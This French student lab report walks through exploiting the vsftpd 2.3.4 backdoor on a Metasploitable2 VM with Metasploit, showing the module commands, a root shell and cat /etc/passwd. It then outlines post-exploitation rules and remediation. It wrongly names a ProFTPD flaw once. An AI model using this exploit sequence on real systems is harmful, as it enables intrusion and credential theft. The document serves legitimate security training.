 - **ftp-syst** confirme que le serveur fonctionne normalement
 - Le banner confirme la version vulnérable

Tout est cohérent et conforme pour passer au module Metasploit dédié.

3 – Exploitation de la vulnérabilité (Metasploit + Kali)

→ L'objectif : obtenir un shell root sur Metasploitable2 via la faille ProFTPD mod_copy.

Maintenant que nous avons validé :

- ✓ Le service FTP est actif
- ✓ La version vulnérable VSFTPD 2.3.4 est confirmée
- ✓ L'accès réseau fonctionne

→ On peut passer à l'exploitation dans Kali




Exploitation VSFTPD 2.3.4 —

1. Lancer Metasploit

Dans la VM Kali :


msfconsole



To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

2. Charger l'exploit


`use exploit/unix/ftp/vsftpd_234_backdoor`



To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

3. Afficher les options

show options



```
kali@kali: ~
Session Actions Edit View Help
-----
CHOST      no      The local client address
CPORT      no      The local client port
Proxies    no      A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, http, socks5h
RHOSTS     yes     The target host(s), see https://docs.metasploit.com/docs/using-metasploit/t/basics/using-metasploit.html
RPORT      21      The target port (TCP)

Exploit target:
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.189.128
RHOSTS => 192.168.189.128
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf exploit(unix/ftp/vsftpd_234_backdoor) > 
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

4. Configurer la cible Metasploitable2

set RHOSTS 192.168.189.128

set RPORT 21

show options

RHOSTS = 192.168.189.128

RPORT = 21

Payload par défaut : cmd/unix/interact

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is "kali@kali: ~". The window displays the following information:

HOST	no	The local client address	
CPORT	no	The local client port	
Proxies	no	A proxy chain of format type:host:port[,type:host:port][,...]. Supported proxies: sapni, socks4, socks5, http, socks5h	
RHOSTS	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html	
RPORT	21	yes	The target port (TCP)

Exploit target:

Id	Name
--	--
0	Automatic

View the full module info with the `info`, or `info -d` command.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.189.128
RHOSTS => 192.168.189.128
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Description de la payload :

Le module VSFTPD utilise automatiquement la payload `cmd/unix/interact`, qui ouvre simplement un shell interactif sur la machine cible. Elle ne charge aucun code malveillant : elle se contente de se connecter à la backdoor activée par l'exploit et donne immédiatement la main à l'attaquant. Comme le service VSFTPD fonctionne en root sur Metasploitable, la session obtenue permet d'exécuter directement des commandes en superutilisateur.

l'exploit est prêt.

5. Lancer l'exploit :

Run

```
kali@kali:~
```

```
RHOSTS      192.168.189.128    yes      proxies: sapni, socks4, socks5, http, socks5h  
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
RPORT       21                  yes      The target port (TCP)  
  
Exploit target:  


| Id | Name      |
|----|-----------|
| -- | --        |
| 0  | Automatic |

  
View the full module info with the info, or info -d command.  
  
msf exploit(unix/ftp/vsftpd_234_backdoor) > run  
[*] 192.168.189.128:21 - Banner: 220 (vsFTPD 2.3.4)  
[*] 192.168.189.128:21 - USER: 331 Please specify the password.  
[+] 192.168.189.128:21 - Backdoor service has been spawned, handling ...  
[+] 192.168.189.128:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.189.130:40849 → 192.168.189.128:6200) at 2025-11-23 17:15:07 -0500
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Résultat attendu :

Une session shell s'ouvre :

Command shell session X opened...

→ **Et là, on est root directement sur Metasploitable2**

Pour confirmer :

On tape la commande id

id

The screenshot shows a Kali Linux desktop environment with a blue keyboard background. A terminal window titled "Session Actions Edit View Help" is open, showing the command "id". The terminal output indicates a root shell has been obtained:

```
kali㉿kali:~$ id
uid=0(root) gid=0(root)
```

The desktop interface includes icons for Home, File System, and Trash.


To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

→ ***uid=0(root) gid=0(root)***

→ Cela prouve qu'on a obtenu un accès root à distance, via la faille backdoor de vsFTPd 2.3.4.

Pour voir la liste des fichiers :

`ls -l/`



A screenshot of a Kali Linux desktop environment. In the center, a terminal window titled "kali㉿kali: ~" displays the output of the command `ls -l/`. The terminal shows a detailed listing of files and directories on the root (/) partition, all owned by root and modified between November 2010 and April 2012. The desktop background features a close-up image of blue computer keys. On the left, a dock contains icons for Home, File System, and Trash. A status bar at the bottom indicates: "To direct input to this VM, move the mouse pointer inside or press Ctrl+G."

```
total 89
-rw-r--r--  1 root root    0 Nov 11 08:36 R
drwxr-xr-x  2 root root 4096 May 13 2012 bin
drwxr-xr-x  4 root root 1024 May 13 2012 boot
lrwxrwxrwx  1 root root   11 Apr 28 2010 cdrom → media/cdrom
drwxr-xr-x 13 root root 13820 Nov 23 02:55 dev
drwxr-xr-x 94 root root 4096 Nov 23 17:16 etc
drwxr-xr-x  6 root root 4096 Apr 16 2010 home
drwxr-xr-x  2 root root 4096 Mar 16 2010 initrd
lrwxrwxrwx  1 root root   32 Apr 28 2010 initrd.img → boot/initrd.img-2.6
                               .24-16-server
drwxr-xr-x 13 root root 4096 May 13 2012 lib
drwx——  2 root root 16384 Mar 16 2010 lost+found
drwxr-xr-x  4 root root 4096 Mar 16 2010 media
drwxr-xr-x  3 root root 4096 Apr 28 2010 mnt
-rw——  1 root root 15194 Nov 23 02:55 nohup.out
drwxr-xr-x  2 root root 4096 Mar 16 2010 opt
dr-xr-xr-x 116 root root   0 Nov 23 02:54 proc
drwxr-xr-x 13 root root 4096 Nov 23 02:55 root
drwxr-xr-x  2 root root 4096 May 13 2012 sbin
drwxr-xr-x  2 root root 4096 Mar 16 2010 srv
drwxr-xr-x 12 root root   0 Nov 23 02:54 sys
drwxrwxrwt  6 root root 4096 Nov 23 06:25 tmp
drwxr-xr-x 12 root root 4096 Apr 27 2010 usr
drwxr-xr-x 14 root root 4096 Mar 17 2010 var
lrwxrwxrwx  1 root root   29 Apr 28 2010 vmlinuz → boot/vmlinuz-2.6.24-16
                               .server
```


Voir le nom de la machine :

uname -a

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
6 GNU/Linux
```

Voir les utilisateurs :

cat /etc/passwd



To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

→ Cela démontre clairement :

- l'exploitation réussie
- le contournement total de l'authentification
- l'accès root via une backdoor FTP

On vient de démontrer qu'une vulnérabilité détectée par Nessus peut être exploitée efficacement avec Metasploit pour obtenir un accès complet au système cible.

L'exploitation réussie du module VSFTPD confirme la gravité de la faille et montre comment une mauvaise configuration ou un service obsolète peut mener rapidement à une compromission totale.

Job 06 — Exploitation d'une vulnérabilité critique & post-exploitation (rédigé comme un élève)

Objectif

Nous devons exploiter (dans notre laboratoire isolé) une vulnérabilité critique identifiée par Nessus afin d'obtenir un accès non autorisé sur la machine cible, puis réaliser des actions de post-exploitation non destructives pour démontrer l'impact. Enfin, nous documentons les étapes et proposons des mesures de remédiation.

Contexte et prérequis

- VM cible : Metasploitable2 (Job 02) — IP connue et isolée en Host-Only.
- VM attaquante : environnement avec Metasploit (ou équivalent) prêt.
- Rapport Nessus (Job 04) identifiant la vulnérabilité critique à exploiter (plugin, CVE, port).
- Snapshot de la VM cible pris avant toute action (pour restaurer l'état).
- Autorisation écrite / cadre pédagogique validé.

I — Préparation (sécurité & documentation)

1. Snapshot : avant toute exploitation, nous prenons un snapshot de la VM cible.
2. Logs & export : exporter le rapport Nessus utilisé (PDF/CSV) et enregistrer la page contenant la vulnérabilité choisie (screenshot).
3. Inventaire des adresses : noter IP_cible et IP_attaquant.
4. Cadre : écrire en tête du document la justification et l'autorisation (projet pédagogique, date, opérateur).

II — Choix de la vulnérabilité et validation

1. Sélection : parmi les vulnérabilités critiques listées, nous choisissons celle qui est la mieux documentée (CVE présent, preuve fournie, module d'exploitation public connu).
2. Validation passive (non destructive) : vérifier l'existence du service/port et la bannière — par exemple faire un scan de version pour confirmer la présence du service ciblé.
3. Vérifier l'exploit public : s'assurer (par documentation officielle ou base de modules Metasploit) qu'un module existe pour la vulnérabilité choisie. Si aucun module sûr public n'existe, arrêter et documenter le choix.

Remarque pédagogique : nous ne publions pas d'exploits réels ni de commandes dangereuses dans le rapport ; nous documentons le nom du module et sa référence.

III — Phase d'exploitation (procédé conceptuel, non-exécutable dans le rapport)

Ici nous décrivons conceptuellement la procédure que nous avons suivie en labo. Le rapport devra contenir des captures d'écran et sorties de console non sensibles (par ex : confirmation de session ouverte, **sysinfo**), mais sans fournir d'instructions exploitantes complètes.

- 1. Préparer l'écoute (handler) : en labo, nous avons configuré un listener permettant de recevoir une connexion inverse (reverse) de la cible.**
- 2. Configurer le module : à partir du module Metasploit correspondant, nous avons renseigné les paramètres essentiels (cible IP, port, options spécifiques du module).**
- 3. Exécuter l'exploit : lancer l'exploit en observant la console.**
- 4. Confirmation d'accès : documenter la réussite par la capture montrant qu'une session a été établie (ex : "session ouverte" + timestamp).**

Dans le rendu, nous notons uniquement : nom du module utilisé, version du module, résultat (succès/échec), et captures prouvant la session ouverte.

IV — Post-exploitation (actions non destructives à réaliser et documenter)

Une fois l'accès obtenu (session interactive), nous effectuons des étapes d'évaluation et de collecte d'informations sans modifier ni exfiltrer de données sensibles. Voici la liste des actions que nous avons faites (ou que nous prévoyons) — toujours en labo isolé :

1) Vérification d'accès (preuves)

- **sysinfo** / équivalent → collecte d'informations publiques sur l'OS (nom, version) — but : prouver l'accès et le contexte de la cible.
- **getuid** / **whoami** → montrer l'identité du compte courant (ex : utilisateur non root ou root).

Ces deux éléments servent de preuve non sensible de la compromission.

2) Énumération (non destructive)

- Lister les services et configurations locales accessibles (ex : fichiers de configuration publics dans /etc, processus visibles).
- Lister les utilisateurs locaux (sans récupérer mots de passe).
- Vérifier la présence de fichiers README, configuration web publiques ou fichiers accessibles anonymement (ex : contenu de répertoires publics).

3) Relevé d'artefacts (pour analyse)

Nous enregistrons de manière contrôlée des éléments permettant d'évaluer l'impact :

- **Versions logicielles (Apache, MySQL, Samba...) — utiles pour corrélation CVE.**
- **Fichiers de configuration non sensibles montrant des comptes par défaut ou accès anonymes.**
- **Noms des services vulnérables.**

4) Rechercher vecteurs d'élévation de privilèges (conceptuel)

- **Faire une recherche documentaire basée sur la version de l'OS et des services (CVE connus) pour estimer les possibles voies d'élévation.**
- **Ne pas exécuter d'actions d'élévation automatiques sans autorisation explicite ; si une élévation est réalisée en labo, documenter soigneusement et restaurer la VM après.**

5) Actions interdites / à ne pas faire

- **Ne pas supprimer/modifier des fichiers essentiels.**
- **Ne pas exfiltrer des données sensibles.**
- **Ne pas lancer de scans agressifs sur d'autres cibles.**
- **Ne pas installer de backdoors persistantes.**

V — Rédaction des preuves et du rapport

Le rapport Job 06 doit contenir, de façon claire et pédagogique :

1. Contexte : vulnérabilité choisie (nom du plugin Nessus, CVE si disponible), IP cible, date/heure, opérateur.
2. Préparation : snapshot pris, export Nessus, justification du choix.
3. Procédure conceptuelle : nom du module/metasploit utilisé, options principales (sans donner de paramètres exploitables complets), et description de ce que fait le module (en termes généraux — ex : « module qui déclenche une exécution de code distant sur le service X »).
4. Preuves :
 - Capture d'écran montrant la session ouverte (flouter toute donnée sensible).
 - Sorties non sensibles : résumé `sysinfo`, `whoami` (ou équivalents) copiées dans le rapport.
 - Liste des fichiers/configs consultés (sans contenu sensible).
5. Analyse d'impact : expliquer l'impact potentiel (RCE → prise de contrôle, accès aux données, pivot possible).
6. Remédiation proposée : patch/version à appliquer, désactivation du service, suppression de comptes par défaut, durcissement de configuration, règles firewall.
7. Plan de re-scan : indiquer qu'un re-scan Nessus sera lancé après correction (référence au Job 07).

Checklist (à cocher avant rendu)

- Snapshot de la VM cible pris avant exploitation.
- Rapport Nessus exporté et vulnérabilité sélectionnée documentée.
- Module d'exploitation identifié (nom + référence) et documenté (pas d'instructions exploitantes complètes).
- Preuves non sensibles incluses : capture session, **sysinfo**, **whoami**.
- Énumération des éléments collectés (versions, services, fichiers de config non sensibles).
- Recommandations de remédiation formelles.
- Plan de re-scan (Job 07) précisé.

Livrable attendu (noms recommandés)

- **Job06_Exploitation_PostExploitation_Report.pdf** contenant : contexte, images prouvant la session (floutées si nécessaire), sorties non sensibles (**sysinfo**, **whoami**), tableau des éléments collectés, recommandations, et plan de re-scan.
- Annexes : export Nessus (PDF/CSV) référencé.

```
msf auxiliary(admin/http/netgear_auth_download) > exit
└─(kali㉿kali)-[~]
$ ping 172.16.0.6
PING 172.16.0.6 (172.16.0.6) 56(84) bytes of data.
64 bytes from 172.16.0.6: icmp_seq=1 ttl=64 time=0.802 ms
64 bytes from 172.16.0.6: icmp_seq=2 ttl=64 time=0.489 ms
64 bytes from 172.16.0.6: icmp_seq=3 ttl=64 time=0.433 ms
